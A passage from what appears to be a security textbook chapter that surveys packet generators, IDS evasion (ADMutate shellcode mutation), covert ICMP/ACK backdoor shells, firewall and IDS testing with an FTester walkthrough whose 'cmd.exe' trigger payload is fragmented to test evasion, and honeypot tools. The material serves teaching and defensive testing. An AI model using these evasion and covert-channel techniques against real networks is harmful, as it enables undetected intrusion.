ADMutate In the case of a purely signature-based IDS, ADMutate takes advantage of its weaknesses. It is able to avoid patterns that the IDS looks for. It can take an attack shellcode and transform it. Therefore, if the application-level data is put through a mutation algorithm, the user can obtain a functionally equivalent yet completely unique code sequence. This technique is quite easy to adapt to the needs of the exploit coder.

The preferred exploit is a buffer overflow as it has sufficient nonoperational code that can be altered to perform a number of other tasks. ADMutate attempts to encode the shellcode with a simple mechanism (XOR) so the shellcode will be unique to any NIDS sensor. This evades any shellcode signature analysis.

Usually, when an attacker tries a buffer overflow attack, an IDS will match a string contained in the data (or shellcode) of the attack and generate an alert. ADMutate generates different strings (or signatures) so that the IDS do not recognize the threat. This means that attackers can gain ground on security experts because it takes time for IDS developers to update their products. This situation is made more difficult because attackers can generate an infinite number of possible random strings.

Packet Generators

Aicmpsend Aicmpsend is an ICMP packet sender with features including ICMP flooding and spoofing. All ICMP flags and codes are implemented. An attacker can use this program for various DoS attacks, ICMP flooding, and firewall testing.



Apsend Apsend is a TCP/IP/UDP/ICMP packet sender with the ability to perform SYN flood attacks, LAND attacks, DoS attacks, and spoofing. It also includes socket functions like Netcat. The attacker can specify many other options including time to live (TTL), type of service (ToS), sequence number, ACK number, urgent pointer, SYN/PUSH/ACK/RST/URG/FIN flag, window size, number of packets to send, and so on. This program can be used to test firewall configurations.

Blast Blast is a small, quick TCP service stress-test tool. Blast does a large amount of work very quickly, and it can help spot potential weaknesses in network servers.

CASL CASL is a high-level scripting language that allows an attacker to write simple scripts to invoke complex vulnerability tests, thereby avoiding hundreds of lines of low-level coding.

Easy TcpIp Library Easy TcpIp Library is a library of functions to help a user make basic TCP/IP applications quickly and easily.

Ettercap Ettercap is a network sniffer/interceptor/logger for switched LANs. It uses ARP poisoning and the man-in-the-middle technique to sniff all the connections between two hosts. Data injection to an established connection is also possible. The attacker can sniff connections between local and remote hosts through a gateway using the MAC-based sniffing mode.

Hping2 Hping2 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies in much the same way as ping with ICMP replies. Hping2 handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols. Using Hping2, an attacker can perform the following tasks:

- Network performance testing using protocols, packet size, ToS (type of service) and fragmentation
- Path MTU discovery
- File transfers, even between extremely strict firewall rules
- Traceroute functionality under different protocols
- Firewall testing
- Remote OS fingerprinting
- TCP/IP stack inspection

ICMPush ICMPush is a tool that sends fully customized ICMP packets from the command line. It supports ICMP error types Unreachable, Parameter Problem, Redirect, and Source Quench, as well as the ICMP information types Timestamp, Address Mask Request, Information Request, Router Solicitation, Router Advertisement, and Echo Request. ICMPush also supports IP spoofing, broadcasting, and other useful features. It is a powerful program for testing and debugging TCP/IP stacks and networks.

Ippacket Ippacket is a command-line utility to construct IP/TCP/UDP/ICMP packets on a Linux system.

ipsend ipsend is a test tool included with the ipfilter package. The ipfilter package is used to provide Network Address Translation (NAT) or firewall services. It can be used to generate arbitrary IP packets on Ethernet-connected systems.

ISIC ISIC sends randomly generated packets to a target computer. The following are the primary uses of ISIC:

- To stress-test an IP stack
- To find leaks in a firewall
- To test the implementation of IDS and firewalls

The user can specify how often the packets will be fragmented, the IP options, the TCP options, the urgent pointer, and more. Programs for TCP, UDP, ICMP, IP with random protocols, and random Ethernet frames are included.

lcrzo lcrzo is a network library for network administrators and network hackers. Its main objective is to easily create network test programs. This library provides network functionalities for Ethernet, IP, UDP, TCP, ICMP, ARP, and RARP protocols. It supports spoofing, sniffing, and client and server creation. Furthermore, lcrzo contains high-level functions that deal with data storage and handling. Using all of these functions, the attacker can quickly create a network test program.

Libnet Libnet is a collection of routines to help with the construction and handling of network packets. It provides a portable framework for low-level network packet writing and handling. Using Libnet, a user can create quick and simple packet assembly applications with minimal programming effort. Libnet features portable packet creation interfaces at the IP layer and link layer, as well as a host of supplementary and complementary functionality.

LibnetNT LibnetNT is a Win32 port of Libnet. LibnetNT has the exact same functionality and abilities as Libnet, except that LibnetNT can be used to develop low-level packet injection programs on Windows NT 4.0 and Windows 2000. LibnetNT requires WinPcap for its functionality.

MGEN Toolset The Naval Research Laboratory's (NRL) Multi-Generator (MGEN) Toolset provides programs for sourcing/ sinking real-time multicast/unicast UDP/IP traffic flows. It also includes support for scripted generation of packet flows with the IP ToS field set. The MGEN tools transmit and receive time-stamped, sequence-numbered packets. Posttest analysis of the log files can be performed to assess network or network component ability to support the given traffic load in terms of packet loss, delay, delay jitter, and so on. MGEN has been used to evaluate the capability of networks and devices to properly provide IP multicast and RSVP support.

Mpac Mpac is a Linux tool for creating Ethernet TCP/IP packets with payloads. Packets are built with plaintext configuration files representing each layer (Ethernet, IP, and ICP payload).

Nemesis The Nemesis Project is a Libnet-based toolset designed to be a command-line-based, portable human IP stack for UNIX/Linux. The suite is broken down by protocol and allows for useful scripting of injected packet streams from simple shell scripts.



Net::RawIP Net::RawIP is a Perl module that allows for the easy manipulation of raw IP packets, with the optional feature of manipulating Ethernet headers. The module has been tested on Linux, FreeBSD, OpenBSD, BSDI, and Solaris.

Netcat Netcat is a simple UNIX utility that reads and writes data across network connections using TCP or UDP. It is designed to be a reliable back-end tool that can be used directly or easily driven by other programs and scripts. Netcat is a feature-rich network debugging and exploration tool because it can create almost any kind of connection that an attacker would need, and it has several interesting built-in capabilities. Netcat also allows an attacker to specify source ports for arbitrary TCP and UDP connections, bind as a server, and use source routing.

Netsh Netsh is a tool designed to debug network applications. It enables the user to dump incoming packets and send customized packets in ASCII or hexadecimal format. Netsh is also able to forward the dumped packets. It has been designed to be inserted between a client and a server application, even if it can be used differently.

PacketX PacketX is a native Windows NT firewall testing tool that allows for complete TCP/IP packet creation and provides a method for verifying the claims of a firewall vendor. Featuring packet spoofing technology and raw packet creation techniques, this tool is essentially a packet cannon. It shoots custom packets at a firewall in order to verify the approval/denial of Internet domain addresses against firewall ACLs.

Send Packet Send Packet is a small but powerful program to test how a network responds to specific packet content. The attacker can forge (modify the headers of) TCP/UDP/ICMP/IP packets and send them through the network via a configuration file and/or command-line parameters. Its modular philosophy allows for the specification of which modules the attacker wants to include. The attacker can also modify almost all of the parameters in the headers of the TCP/UDP/ICMP/IP set of protocols. This program is useful to test networks, firewalls, and so on.

SendIP SendIP is a command-line tool for sending arbitrary IP packets. It has a large number of command-line options to specify the content of every header of a TCP, UDP, ICMP, or raw IP packet. It also allows for the addition of any data to the packet. Checksums can be calculated automatically, but sending out incorrect checksums is also supported.

SING SING stands for Send ICMP Nasty Garbage. SING is a tool that sends fully customized ICMP packets from the command line. Its main purpose is to replace the ping command while adding certain enhancements (fragmentation, spoofing, etc.).

Socket Script Socket Script is primarily for people who want to create networking-oriented programs but do not want to learn the details of using sockets. It has multiple network commands that enable the attacker to tell the script interpreter where to connect. All the interpreter has to do is focus on the script itself, leaving the connection parts to Socket Script. It is good for both nonprogrammers as well as experienced developers. Socket Script has more than 100 commands and can be compiled as text-only or graphic, using GTK (GIMP Toolkit). The basic concept of GTK is to start a script in binary.

Spak Spak (Send PAcKet) is a collection of programs that can be used to create and send a packet over a network. Spak is designed to be modular and allows as much control as possible over the design of the packet.

TCP/IP Library TCP/IP Library is a library for Windows 2000 that allows arbitrary packet creation. It allows the attacker to send raw IP headers, perform IP spoofing, and play with the nuts and bolts of networking protocols.

Tcp replay Tcp replay is aimed at testing the performance of an NIDS by replaying real background network traffic to hide attacks. Tcp replay allows the user to control the speed at which the traffic is replayed, and it can replay arbitrary Tcpcap traces. Unlike programmatically generated artificial traffic, which does not exercise the application/protocol inspection that an NIDS performs and does not reproduce the real-world anomalies that appear on production networks (asymmetric routes, traffic bursts/lulls, fragmentation, retransmissions, etc.), Tcp replay allows for exact replication of real traffic on real networks.

The Packet Shell The Packet Shell tool is provided by Sun and was originally meant for use with Solaris 2.5.1 and above. The Packet Shell is an extensible Tcl/Tk-based software toolset for protocol development and testing. The Packet Shell creates Tcl commands that allow the user to create, modify, send, and receive packets on networks.

USI++ USI++ is a powerful, low-level network library that allows an attacker to send modified/spoofed packets over the network. USI++ runs on Linux and FreeBSD systems and supports 10-MBit, 100-Mbit, and PPP devices.

Xipdump Xipdump is a protocol analyzer and tester. It's a kind of graphical Tcpcap, which adds the possibility of changing packet values and resending them. The graphical representation of a packet is intended to offer a complete, customizable view at a glance.

Tools to Breach Firewalls

007 Shell 007 Shell is a simple client/server C program used for remotely administering a system over a network using techniques similar to Loki. That is, covert ICMP ECHO_REPLY packets encapsulate the command and response messages within the packet payload.

The 007 Shell distribution is split into a reusable tunneling library and a shell front end, with the same program serving as either client or server. Data is padded out to multiples of 64 bytes, virtually guaranteeing the appearance of ping packets, as it also employs only ping reply packets.

007 Shell is a backdoor that can either be placed by an attacker after a successful intrusion or deployed as a Trojan if an unsuspecting user executes a malicious program or script.

Unlike Loki, the 007 Shell client sends commands in the ECHO_REPLY packet payload that the server responds to with a new ECHO_REPLY packet. The function of ECHO_REPLY is to return the identical payload received from an ECHO (ICMP TYPE 8) back to the originator, as a connectivity test.



007 Shell requires raw IP network access, which is a way to circumvent the operating system's native IP networking stack in order to listen to and create its own crafted packets. Because root permission is required for ICMP raw socket access, the program makes no attempt to hide itself on the local system. Because data transmission is in plaintext, it is easy to detect.

ICMP Shell ICMP Shell (ISH) is a telnetlike protocol providing the capability of connecting to a remote host in order to open a shell using only ICMP for input and output. ICMP Shell was written in C for the UNIX environment. It allows the administrator to access the computer remotely using ICMP. The ICMP Shell server is run in daemon mode on the remote server.

When the server receives a request from the client, it strips the header and looks for the ID field. Upon finding a match, the server pipes the data to `/bin/sh`. It then reads the results from the pipe and sends the results back to the client. The client can then print the results to `stdout`. By default, the client and server send packets with an ICMP type of 0 (`ICMP_ECHO_REPLY`), but this can be changed on both the client and server sides. ICMP Shell does not depend on the ICMP type sent from either the client or the server end. Moreover, the types do not have to match.

ICMP Shell doesn't only pipe commands to a server and send back the output. It also works with interactive programs (for example, `gdb`). However, there is a minor problem. ICMP Shell is unable to display a shell prompt (`#`), as there is no way to differentiate between a command and interaction with a program. Like 007 Shell, ICMP Shell uses raw sockets on both the client and server side; therefore, root privileges are required to use this program.

AckCmd AckCmd provides a remote command shell to Windows 2000 systems. AckCmd is a backdoor client/server program that lets an attacker open a remote command prompt to another system (running the server part of AckCmd). It communicates using only TCP ACK segments. This way, in some cases the client component is able to directly contact the server component through a firewall. Although it uses TCP packets for transport like traditional remote shells, there are a number of aspects that make the program particularly covert.

AckCmd was designed to exploit weaknesses in many firewall and IDS rules. AckCmd communicates using only TCP ACK segments rather than more typically examined TCP SYN packets. The data segment of each originating ACK contains buffered command-line data and elicits a TCP RST from the remote side. The response is then presented in a new ACK back to the originator.

While an extremely fast user can produce an abnormally large rate of RST (reset) packets, the traffic pattern looks like an already established (and torn down) connection and is unlikely to raise any flags. In addition, the choice of client-side TCP port 80 and server-side port 1054 increases the likelihood of successful firewall traversal and reduces the risk of detection. However, the packets are not properly formatted for HTTP, the program is plainly visible on the task list, and the command-line transaction in plaintext is easily observable if an administrator knows it is there.

Covert_TCP Files are transferred over the network by splitting them into different segments. Each segment has a value attached to it to allow the destination of the respective files to know which segments came and how to rearrange them. The attacker, who

has access to various tools available in the wild, can easily manipulate this way of transferring files.

Covert_TCP is one such tool that manipulates TCP/IP headers to transfer a file, one byte at a time, to a destination host. This technique helps in breaching a firewall from inside as well as exporting data with innocent-looking packets that contain insufficient data for sniffers or firewalls to analyze.

Common Tools for Testing Firewalls and IDS

FTester Ftester is a tool designed for testing firewalls and intrusion detection systems. It is based on a client/server architecture for generating real TCP/IP connections. The client is a packet generation tool (ftest), while the server (ftestd) is an intelligent network listener capable of processing and replying to ftest-generated packets. All packets generated by ftest have a special signature encoded in the payload that permits identification.

Ftester's ability to simulate real TCP/IP connections allows users to test stateful inspection firewalls and IDS. FTtester offers additional features for manipulating the traffic type, timing options, and connection states so that the administrator may fully test the stack of the security device and configure the security policy.

FTtester can spoof IP source addresses. Because ftestd, using the payload identifier, can distinguish packets generated by ftest, FTtester is able to simulate spoofing of real connections.

Basic Configuration All testing is conducted using the packet injector (ftest) on a host placed on one side of the firewall, and the listener (ftestd) on a host placed on the other side of the firewall. The placement depends on which firewall policy (rule) is to be checked. For example, to test inbound filtering, ftest must be used on the external segment and ftestd on an internal one. Testing outbound filtering is equally important. In this case, the tester would reverse the placement of the client and the server.

The definitions of the packets that will be sent are specified in a configuration file called ftest.conf. In all examples the destination address represents either the host where ftestd is listening or a host from which traffic can be captured. The source address can be any host or network. However, while sending and testing spoofed traffic, it is important to verify that any intermediate routers will route the spoofed source. Generally, placing ftest and ftestd close (in terms of hops) to the firewall makes the spoof attempt easier to configure and execute.

Basic Usage in Firewall Testing First, see how FTtester can be used to find some simple firewall filtering policies.

Step 1: For testing which privileged services can be reached from the outside, the following simple configuration file can be used.

```
# checking privileged ports
192.168.0.10:1025:10.1.7.1:1-1025:S:TCP:0
# checking proxy port
192.168.0.0:1025:10.1.7.1:3128:S:TCP:0
stop signal=192.168.0.10:80:10.1.7.1:1025:S:TCP:0
```


It is important to be sure the stop signal will reach `ftestd`. In this case, it has been verified that the firewalled host can surf the Web, so a reply from port 80 should be fine.

Step 2: Start `ftestd` as root on Host B with the command `ftestd -i eth0 -v`. Inject the packets as root on Host A with the command `ftest -f ftest.conf -v -d 0.01`. The output displays every packet sent and the `ftest.log` file is created.

On Host B, `ftestd` shows the same messages for each packet received and creates the `ftestd.log` file. It should be noted that each packet is marked with a unique identifier, the first number of the line, which corresponds to the IP packet's ID field. This will help when comparing the different log files.

Step 3: For the final step, two log files are copied onto the same host and can be compared with `freport` using the command `freport ftest.log ftestd.log`. FTP, telnet, SSH, SMTP, HTTP, POP3, and auth are apparently reachable from the outside, HTTPS is forwarded to host 10.1.7.5, and the rest—including the proxy port—are filtered. NAT, with respect to the destination address, can be detected only if the user sniffs on a nonswitched environment; otherwise, only port address translation or source address translation can be detected.

Testing Stateful Inspection Firewalls The outcome of sniffing packet 1027 (the PSH/ACK from port 80) in the example displays that the firewall inside the test is just a simple one, unable to perform connection tracking. In the case of stateful examination however, firewalls are more likely to be established in real environments.

Tracking of a connection is usually done by stateful inspection firewalls. They do not forward and pass packets that do not match. A real connection should be established with proper SYN, SYN/ACK, and ACK handshakes. It should be connected for the purpose of testing the filtering policies related to TCP PSH, ACK, URG, RST, and FIN packets. This should be done prior to sending the packets with correct sequence numbers so the tested process returns the correct replies. The stack of the destination host replies with the spoofed packets during the simulation of the connection with the spoofed source address. The real host resets the connection because it has not received responses.

Two things must be done in this case:

- Prevent the tested host stack reply from reaching the firewall and the spoofed host itself
- Make sure that the `ftestd` reply will traverse the firewall but will not reach the spoofed host

Setting a very low default hides the tested host stack reply. Setting the TTL to a low value equal to the hop delay between `ftestd` and the firewall hides the `ftestd` reply from the spoofed host.

Refer to the diagram in Figure 3-15 to see how this works.

- Packet (a) is the first connection request.
- Packet (b) is the destination host stack reply forced to have a low TTL value.
- Packet (c) is the `ftestd` reply with enough TTL to make it through the firewall.
- Finally, packet (d) completes the three-way handshake.

In this way the firewall is fooled without involving the real host, whose address has been spoofed.




Figure 3-15 Setting a very low default hides the tested host stack reply.

Connection Spoofing Mode This mode can be activated with the “connect=” prefix. Use this mode with packets that usually would not traverse a stateful inspection firewall.

This time, `ftest` is configured to wait 1 second for `ftestd` replies.

The first RST has been dropped. This confirms that there is a stateful inspection firewall.

If more than one packet is specified with the “connect=” prefix and the same connection parameters (source address/port, destination address/port) are chosen, then `-r/-F` flags must be used to correctly close (with an RST or a FIN handshake) each connection. Otherwise, if the firewall is performing sequence number tracking, connections other than the first will be blocked. Sometimes leaving the connection open can be useful as it will flood the firewall and fill the connection state table. Additionally, it can be set to fragment, or segment, all IP and TCP traffic to see how the firewall reacts.

IDS Testing The IDS testing option permits the injection of arbitrary packets with a custom payload meant to trigger an IDS alert. In this way, visibility of the IDS on the network and its ability to sniff fragmented/segmented packets can be tested. A number of common IDS evasion techniques are also implemented for activation during packet injection. Additionally, `ftest` can directly use a Snort rule definition file.

The `-conn` option works just like the `connect` option. This is useful if the IDS is performing a stateful inspection. When using this mode, `ftestd` is needed; otherwise, when the IDS is being tested, the sniffer is not required. The `insert` option takes four arguments: the definition file, the source address, the destination address, and the type of service. Use this feature to test Snort’s ability to elude evasion techniques. Use a common alert and assume that Snort is performing stateful inspection, discarding unmatched traffic.

Step 1: The configuration file is as follows:

```
ida-conn=192.168.0.1:1025:10.7.0.1:80:PA:TCP:0:cmd.exe
```

Step 2: Start Snort on the sensor with the command `snort -A full -c /etc/snort/snort.conf -D -b -d -1 eth0 -1 /var/log -s -z.`

Step 3: Start ftestd as root on Host B with the command `ftestd -I eth0-c0:3-v.`

Step 4: Inject the packets as root on Host A with the command `ftest -f ftest.conf-v-d 0.01-s 1-F.` Immediately, Snort alerts with the syslog message.

Repeat the process using tricks such as fragmentation and evasion techniques.

Snort correctly identifies the triggering payload each time:

- Jun 5 16:29:32 lcars snort[4467]: [111:5:1] spp_stream4: DATA ON SYN detection {TCP} 192.168.0.10:1025 -> 10.1.7.1:80
- Jun 5 16:29:34 lcars snort[4467]: [1:1002:2] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority: 1]: DATA ON SYN detection {TCP} 192.168.0.10:1025 -> 10.1.7.1:80
- Jun 5 16:30:16 lcars snort[4467]: [111:5:1] spp_stream4: DATA ON SYN detection {TCP} 192.168.0.10:1025 -> 10.1.7.1:80
- Jun 5 16:30:18 lcars snort[4467]: [1:1002:2] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority: 1]: DATA ON SYN detection {TCP} 192.168.0.10:1025 -> 10.1.7.1:80
- Jun 5 16:30:40 lcars snort[4467]: [111:5:1] spp_stream4: DATA ON SYN detection {TCP} 192.168.0.10:1025 -> 10.1.7.1:80
- Jun 5 16:30:42 lcars snort[4467]: [1:1002:2] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority: 1]: DATA ON SYN detection {TCP} 192.168.0.10:1025 -> 10.1.7.1:80
- Jun 5 16:31:00 lcars snort[4467]: [111:5:1] spp_stream4: DATA ON SYN detection {TCP} 192.168.0.10:1025 -> 10.1.7.1:80
- Jun 5 16:31:02 lcars snort[4467]: [1:1002:2] WEB-IIS cmd.exe access [Classification: Web Application Attack] [Priority: 1]: DATA ON SYN detection {TCP} 192.168.0.10:1025 -> 10.1.7.1:80

The generated log will help clarify what has been sent:

```
# ftest started
IDS mode > 3 - 192.168.0.10:1025 > 10.1.7.1:80 "cmd.exe" PA TCP
0
# ftest stopped
# ftest started
IDS mode > 3 - 192.168.0.10:1025 > 10.1.7.1:80 "cmd.exe" PA TCP
0
# ftest stopped
# ftest started
IDS mode > 3 - 192.168.0.10:1025 > 10.1.7.1:80 "cm" PA TCP 0
IDS mode > 4 - 192.168.0.10:1025 > 10.1.7.1:80 "d." PA TCP 0
IDS mode > 5 - 192.168.0.10:1025 > 10.1.7.1:80 "exe" PA TCP 0
# ftest stopped
# ftest started
IDS mode > 3 - 192.168.0.10:1025 > 10.1.7.1:80 "c" PA TCP 0
```

```

IDS mode > 4 - 192.168.0.10:1025 > 10.1.7.1:80 "m" PA TCP 0
IDS mode > 5 - 192.168.0.10:1025 > 10.1.7.1:80 "d" PA TCP 0
IDS mode > 6 - 192.168.0.10:1025 > 10.1.7.1:80 "." PA TCP 0
IDS mode > 7 - 192.168.0.10:1025 > 10.1.7.1:80 "e" PA TCP 0
IDS mode > 8 - 192.168.0.10:1025 > 10.1.7.1:80 "x" PA TCP 0
IDS mode > 9 - 192.168.0.10:1025 > 10.1.7.1:80 "e" PA TCP 0
# ftest stopped
# ftest started
IDS mode > 3 - 192.168.0.10:1025 > 10.1.7.1:80 "cmd" PA TCP 0
IDS mode > 4 - 192.168.0.10:1025 > 10.1.7.1:80 "" S TCP 0
EVASION PACKET!
IDS mode > 5 - 192.168.0.10:1025 > 10.1.7.1:80 ".exe" PA TCP 0
# ftest stopped

```

Conclusions and Recommended Usage By applying FTester's ability to create real traffic instead of mere probes and port scans, the user can determine whether a security device's configuration complies with predefined security policies. By creating TCP connections with different options and states, users can evaluate security device stack integrity and its behavior under high-traffic load conditions. Additionally, the user can test IDS stateful inspection capabilities and alarm triggering traffic sensitivity. This is very important, considering script kiddies often flood networks with false alarms, expecting such alarms will be ignored when proper stateful inspection is in place. Finally, because both the ftest and ftestd scripts are entirely command line based and configuration file driven, it is possible to automate any tests the user creates.

Traffic IQ Pro Traffic IQ Pro enables security professionals to quickly and easily audit and validate the behavior of security devices by generating standard application traffic, or to attack traffic between two virtual machines. The unique features and packet transmission capabilities of Traffic IQ Pro make the task of reliably auditing, validating, and proving security compliance very easy and quick to complete.

Traffic IQ Pro can be used to assess, audit, and test the behavioral characteristics of the following nonproxy, packet-filtering devices:

- Application-layer firewalls
- Intrusion detection systems
- Intrusion prevention systems
- Routers and switches

Next-Generation Intrusion Detection Expert System (NIDES) NIDES (Next-Generation Intrusion Detection Expert System) monitors user activity on multiple target systems linked through the Ethernet. This tool resides on its own workstation and analyzes audit data acquired from various interconnected systems that track abnormal behavior of systems.

NIDES performs the following two types of analysis:

1. *Rule-based signature analysis*: Employs expert rules to characterize known intrusive activity represented in activity logs and raises alarms when the observed activity logs and the rule encoding match

2. *Statistical-profile-based, anomaly detection*: Maintains historical profiles of user's access and triggers an alarm when observed activity varies from established patterns of usage for an individual

NIDES contains archives that store audit records, analyze results and alerts, and allow browsing of an archive. It includes a system monitoring facility that displays information about the monitored system. This tool permits the security officer to experiment with new statistical parameter settings or new rule-based configurations. Test results are archived for the purpose of comparison. NIDES operates in both real time and batch mode. In real-time mode, NIDES monitors the user activities continuously; in batch mode, it performs periodic batch analysis of audit data. NIDES can monitor numerous, possibly heterogeneous, machines. The monitored systems provide audit data to NIDES for analysis. The process that runs on each monitored system converts audit data in the monitored system's native audit record format to a generic audit. NIDES receives data from multiple monitored systems and merges the data into a single audit record stream for analysis.

SecureHost SecureHost, along with SecureHost Console, is a Web-based management system installed on a Microsoft Windows 2000 server. It is a host-based intrusion detection system. SecureHost acts as a deterrent to attack. It gives support to Windows 2000/NT and Solaris platforms. It deploys intelligent agents to defend against any intrusion. Agents react to incidents depending on the application security policy of an organization. It integrates with other SecureNet intrusion detection products, thus maximizing security. It monitors file integrity in real time. Downtime of network components is reduced. Total cost of ownership is low as it detects intrusions by adapting a policy-based approach as opposed to conventional, signature-based detection.

SNARE (System iNtrusion Analysis and Report Environment) SNARE is an open-source, host-based intrusion detection tool designed for Linux. This tool contains three main components:

1. *Dynamic kernel audit module*: The dynamic kernel audit module component covers critical system calls like mkdir, open, and execve. This module collects information about users and processes that have executed the calls and stores this information in a temporary buffer.
2. *User space audit daemon*: The user space audit daemon component then reads the event data from the temporary buffer by using the command `/proc/audit <device>` and converts this information from binary format to text format.
3. *Front-end GUI*: The front-end GUI component is used to display these events in a colorful manner and display the text in an easy-to-read window. It provides information related to event logs on a configuration screen.

TCPOpera The TCPOpera tool (Figure 3-16) enables the replication of different variations of a base file with a given Tcpcdump file. It provides the ability to define the network conditions and replay the traffic in a realistic environment where packets are delayed or lost.




Figure 3-16 TCPOpera enables IDS to handle retransmitted packets.

TCPOpera can also provide IDS testing environments with traffic that displays TCP performance accurately. Overall, this tool holds a simple working paradigm that enables IDS to handle retransmitted packets and track TCP connection states.

Firewall Informer Firewall Informer actively tests the configuration and performance of any firewall or other packet-filtering device, including routers, switches and gateways.

Firewall Informer can perform the following functions:

- Send and receive packets without the need for protocols to be bound to the network cards
- Customize testing via rate of transmission (per attack or per packet), packet timeout, and expiration values
- Retransmit stateful attacks between two unique hosts from one PC
- Spoof any source or destination IP address and port combination
- Spoof any source or destination MAC address
- Guarantee packet delivery
- Control packet expiration, timeout, and retries

Atelier Web Firewall Tester Atelier Web Firewall Tester is a tool for probing personal firewall software strengths against outbound attempts from network Trojan horses and other malware or spyware. It is intended to help the user enhance existing personal firewall software for improved protection. Atelier Web Firewall Tester offers six different tests, each of which establishes an HTTP connection and attempts to download a Web page.

Honeypot Tools

SPECTER SPECTER (Figure 3-17) is a smart honeypot system. It simulates a complete system, providing an interesting target to lure hackers away from production systems. SPECTER offers common Internet services such as SMTP, FTP, POP3, HTTP, and telnet, which appear perfectly normal to attackers. They are, however, traps that cause traces to be left without the attacker knowing that he or she is connected to a decoy system that does none of the things it appears to do; instead, it logs everything and notifies the appropriate personnel.




Figure 3-17 SPECTER can simulate a complete system acting as a honeypot.

Furthermore, SPECTER automatically investigates the attackers while they are still trying to break in. SPECTER provides massive amounts of decoy content and it generates decoy programs that will leave hidden marks on the attacker's computer. Automated weekly online updates of the honeypot's content and vulnerability databases allow the honeypot to constantly change without user interaction.

A SPECTER system consists of a dedicated PC and SPECTER software. It is connected to the network where attacks are expected. This usually means it is connected close to the Internet access point, typically in the DMZ; however, it can also be connected directly to the Internet. SPECTER can also be installed on internal networks to discover suspicious activities originating from within an organization or to detect security breaches.

SPECTER includes the following features:

- Suspicious interest in the network and computers can be detected immediately.
- Administrators are notified of hostile activity when it happens, so they can immediately look at the problem and take action.
- By illegally downloading programs and other content from the honeypot system, attackers place hidden evidence on their own computers. This evidence may be used in court.
- Detailed logs of the activities provide information about character, skill level, and intentions of an attacker. These can be valuable evidence for proving the hostile nature of an attacker's activities.
- Important information about the identity of an attacker can be collected automatically.
- There will be no false alerts, as a legitimate user will not connect to the honeypot.

Honeyd Honeyd is a small daemon that creates virtual hosts on a network. The hosts can be configured to run arbitrary services, and the daemon's personality can be adapted so that it appears to be running certain operating systems. Honeyd enables a single host to claim multiple addresses. It improves cyber security by providing mechanisms for threat detection and assessment. It also deters adversaries by hiding real systems in the middle of virtual systems. Honeyd is open-source software released under the GNU General Public License.

KFSensor KFSensor is a host-based intrusion detection system (IDS) that acts as a honeypot by simulating vulnerable system services and even Trojans to attract and log potential hackers and port-scanner kiddies. The system is highly configurable and features detailed logging, attack analysis, and security alerts. The user can create different scenarios by selecting which ports the program should act upon and what actions to take when access is attempted.

KFSensor lies dormant until attacked, consuming very little processor time or network resources. Sensors can be installed on user systems without affecting normal use and without any additional hardware. KFSensor emulates real servers (FTP, POP3, HTTP, telnet, and SMTP) to improve deception and gain valuable information about an attacker's motives. Attacks are detected, analyzed, and reported immediately, allowing fast response to an attack while it is still in progress. KFSensor does not rely on signatures of known attacks and can therefore detect new or zero-day threats such as new worms, viruses, and elite hackers. KFSensor is effective at detecting internal threats.

Sebek Sebek has two components: a client and a server. The client captures data on a honeypot and exports it to the network, while the server collects it. The server collects the data from one of two possible sources: either a live packet capture from the network or from a packet-captures archive stored as a Tcpdump-formatted file. Once the data is collected, it is either uploaded into a relational database or the keystroke logs are immediately extracted. The communications used by Sebek are UDP-based.

Typical Sebek Deployment The client module is installed on the honeypot. The attacker's activity, captured by the honeypot, is passed through the wire (hidden to the attacker) and passively collected by the honeywall gateway. The client resides entirely



in kernel space on the honeypot, and the Linux version is implemented as a loadable kernel module (LKM). The client can record all of the data that a user accessed via the read() system call. This data is then exported to the server over the network in a manner that is difficult to detect from the honeypot. The server then gathers the data from all of the honeypots. As there is a standard, platform-independent log format, the server can collect from any honeypot, independent of operating system type.

Tools to Detect Honeypots

Send-Safe Honeypot Hunter Send-Safe Honeypot Hunter is a tool designed for checking lists of HTTPS and SOCKS proxies for honeypots. It checks lists of HTTPS, SOCKS4, and SOCKS5 proxies with any ports. It can be also used for proxy-list validating.

Nessus Security Scanner The Nessus Project aims to provide the Internet community with a free, powerful, up-to-date and easy-to-use remote security scanner. A security scanner is a software package that will audit a given network remotely and determine whether the attacker/hacker might break into or misuse it in some way. Nessus checks for the validity of services running on particular ports. It does not test for the version of a remote service but exploits the vulnerability of the service. Nessus is fast, reliable, and has a modular architecture that is flexible to the user's needs.

Chapter Summary

- Intrusion detection systems (IDS) monitor packets on the network wire and attempt to discover if an attacker/hacker is attempting to break into a system.
- System integrity verifiers (SIVs) monitor system files to determine when an intruder changes them. Tripwire is one of the most popular SIVs.
- Intrusion detection happens either by anomaly detection or signature recognition.
- A simple protocol verification system can flag invalid packets. This can include valid but suspicious behavior, such as severely fragmented IP packets.
- Installing network software on an internal system that communicates using a port address permitted by the firewall configuration.
- Honeypots are systems that simulate a live system but are intended to allow administrators to monitor and track an attacker without jeopardizing a critical system.

Key Terms

anomaly detection	intrusion detection system (IDS)	network-based intrusion detection system (NIDS)
baseline	intrusion prevention system (IPS)	protocol anomaly detection
firewall	log file monitor (LFM)	signature recognition
honeypot		system integrity verifier (SIV)
host-based intrusion detection system		

Review Questions

1. What is signature analysis?

2. Explain the ways to evade intrusion detection systems.

3. Explain some techniques for firewall identification.

4. What is banner grabbing?

5. Describe several banner-grabbing countermeasures.

6. What are the differences between IDS and IPS?



7. What is ACK tunneling?

8. Explain low-interaction and high-interaction honeypots.

9. List the advantages and disadvantages of honeypots.


10. Name three measures that should be carried out if a hacking attack is detected.

Hands-On Projects



1. Use TrapServer for system monitoring, notification, and problem resolution of the communications network.
 - Navigate to Chapter 3 in MindTap or on the Student Resource Center.
 - Install and run trapserver1beta.exe.
 - Stop the WWW service in Services before proceeding. TrapServer uses port 80.
 - Navigate to C:\Program Files\Trap Server and run Trap Server.exe.
 - Click **Start Listen**.
 - Go to another machine and navigate to this machine's IP address using a browser.
 - A default IIS page should be displayed.

2. Use the Send-Safe Honey pot Hunter tool to check lists of HTTPS and SOCKS proxies for honeypots.
 - Navigate to Chapter 3 in MindTap or on the Student Resource Center.
 - Install and launch the Send-Safe Honey pot Hunter program.
 - Click on the **Settings** menu.
 - In the Settings menu, click **Proxylist** to check a field, and enter the local path to or URL of a proxy list to be checked.
 - Check for the required options and then click the **Start** button.
 - The Send-Safe Honey pot Hunter tool performs a check on the lists of HTTPS and SOCKS proxies.
